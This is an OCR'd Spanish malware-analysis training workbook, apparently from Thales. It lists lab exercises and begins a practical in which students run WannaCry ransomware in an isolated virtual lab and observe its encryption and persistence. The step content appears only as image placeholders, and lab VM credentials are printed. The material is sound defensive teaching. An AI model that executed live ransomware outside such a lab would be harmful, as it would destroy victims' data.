THALES
Building a future we can all trust

Introducción al Análisis de Malware

Cuaderno de prácticas

www.thalesgroup.com

Aviso Legal – Derechos de autor

- Los derechos de autor y cualquier otro derecho relativo a los textos, imágenes, fotos o cualquier otro archivo en la página pertenece exclusivamente a Thales o a los autores mencionados. Para la reproducción de cualquier elemento, se debe de obtener el consentimiento por escrito del titular de los derechos de autor por adelantado.
- La información proporcionada en este curso es para únicamente propósitos educativos. Ningún otro uso esta permitido, especialmente, no deberá usar la información proporcionada en este curso para obtener acceso no autorizado.
- Toda la información proporcionada en este curso es destinada para desarrollar la postura de un Hacker Defense entre los usuarios y ayudar a prevenir los ataques de penetración.
- El curso es todo acerca de Hacking Ético y White Hat Hacking solamente.
- Los materiales de entrenamiento son proporcionados “tal cual” sin ningún tipo de garantía, ni expresada o implicada.
- La academia, los instructores y autores del curso no son de ninguna manera responsables por el uso o mal uso de la información proporcionada durante tal curso.
- Sea consiente de que al intentar realizar algún ataque sin permiso es ilegal y podría tener cargos penales
- Consultar las leyes que aplican antes de acceder, usar o cualquier otra manera de utilizar el material e información proporcionada en este curso.

Introducción

> Ejercicios

- Los recursos de los estudiantes son:
  - El presente cuaderno de practicas.
  - Una topología virtualizada en CyberRange.

> Para desarrollar los ejercicios prácticos, hay 2 maneras que pueden seguir:

- **Guía**: Para las personas que se sienten cómodas y quieren explorar los ejercicios para desafiarse a sí mismos. Sólo seguir los pasos dados.
- **Paso a Paso**: Para las personas que necesitan una descripción a detalle.

> Al finalizar un ejercicio de práctica:

- **Recapitule** lo aprendido.
- **Verifique** el trabajo práctico para revisar su comprensión.

¿Cómo realizar una práctica?

1. Antes de empezar

- Lea los objetivos del ejercicio
- Identifique las máquinas virtuales que se usarán, los comandos requeridos y los recursos (archivos, herramientas, etc.).
- Conéctese a la topología dentro de CyberRange

2. Empezar con la guía

- La Guía proporcionada sólo contiene los principales pasos a seguir.
- Intente realizar los ejercicios usando solamente la Guía. Si necesita ayuda, favor de consultar “Paso a Paso”


3. Usar “Paso a Paso”

- Paso a Paso contiene las instrucciones completas
- Use Paso a Paso si necesita instrucciones detalladas

4. Al finalizar

- Cuando finalice el ejercicio práctico, tome unos momentos para resumir lo aprendido.
- Verifique el trabajo práctico para revisar su comprensión.

Descripción de la Topología- Análisis de Malware



Lista de ejercicios

> Lista de ejercicios prácticos.

- **Práctica 1.1 – Ejecución de un Malware**
- Práctica 1.2 – Su primer Malware
- Práctica 2.1 – Identificación de Malwares con Yara
- Práctica 2.2 – Análisis estático básico
- Práctica 2.3 – Análisis estático avanzado
- Práctica 2.4 – Análisis dinámico
- Práctica 2.5 – Análisis dinámico automatizado.


Práctica 1.1 – Ejecución de un Malware

- El objetivo es tener una visión concreta de una infección de malware, presenciar y entender el mecanismo de propagación del malware, técnicas de evasión y persistencia mientras observamos un malware real: Wannacry.

Práctica 1.1 – Ejecución de un Malware

> Objetivos

- Ejecutar un malware
- Observar el comportamiento del malware



30'

> Antes de empezar la práctica

- Inicia las 4 entidades (Router, switch, Target_WKS y COLLATERAL_TARG
- Conéctese a su TARGET_WKS: con el usuario **cyber** y contraseña **Cyber==**
- Conéctese a su COLLATERAL_TARGET_WKS: con el usuario **cyber** y contraseña **Cyber==**
- Herramientas: Wireshark.

Práctica 1.1 – Ejecución de un Malware


> Guía

A. Ejecutar el malware
B. Observar el comportamiento del malware en el sistema
C. Observar el comportamiento del malware en la red
D. Limpiar el ambiente

Práctica 1.1 – Ejecución de un Malware


> Paso a Paso

A. Ejecutar el malware (1/5)




Práctica 1.1 – Ejecución de un Malware

A. Ejecutar el malware (2/5)




Práctica 1.1 – Ejecución de un Malware

A. Ejecutar el malware (3/5)




Práctica 1.1 – Ejecución de un Malware


A. Ejecutar el malware (4/5)



Práctica 1.1 – Ejecución de un Malware

A. Ejecutar el malware (5/5)






Práctica 1.1 – Ejecución de un Malware

B. Observar el comportamiento del malware en el sistema (1/6)

- **Cifrado**



Práctica 1.1 – Ejecución de un Malware

B. Observar el comportamiento del malware en el sistema (2/6)

➢ **Cifrado**

Práctica 1.1 – Ejecución de un Malware


B. Observar el comportamiento del malware en el sistema (3/6)

➢ Cifrado

Práctica 1.1 – Ejecución de un Malware

B. Observar el comportamiento del malware en el sistema (4/6)


➢ **Cifrado**



Práctica 1.1 – Ejecución de un Malware

B. Observar el comportamiento del malware en el sistema (5/6)


➢ **Persistencia**



Práctica 1.1 – Ejecución de un Malware

